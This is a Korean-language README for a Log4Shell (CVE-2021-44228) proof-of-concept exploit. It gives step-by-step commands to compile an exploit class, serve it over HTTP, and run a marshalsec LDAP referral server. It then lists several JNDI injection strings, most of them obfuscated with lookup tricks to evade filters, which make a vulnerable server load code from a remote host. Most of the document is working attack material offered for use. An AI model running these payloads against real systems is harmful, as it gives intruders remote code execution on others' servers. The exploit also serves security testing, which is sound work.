 wysiiwyg/log4j_0day_rce
Log4j-RCE (CVE-2021-44228) 개념 증명

git clone https://github.com/PwnC00re/CVE-2021-44228-Apache-Log4j-Rce.git
cd apache-log4j-poc/src/main/java
javac Exploit.java
python -m SimpleHTTPServer 8888
cd tools
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"
마지막으로 프로젝트를 실행하면 로컬에서 계산기가 나타납니다.
팁:
JNDI-Injection-Exploit을 사용하여 익스플로잇할 수 있습니다.
예를 들어:
${jndi:ldap://127.0.0.1:1389/ badClassName}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
룩업(Lookup)은 Log4j 구성의 임의 위치에 값을 추가하는 방법을 제공합니다.
finally에서 누출을 일으키는 메서드
LogManager.getLogger().error()
LogManager.getLogger().fatal()

블랙박스 테스트를 하려면, 수동 스캔을 권장합니다.
즐기세요!!!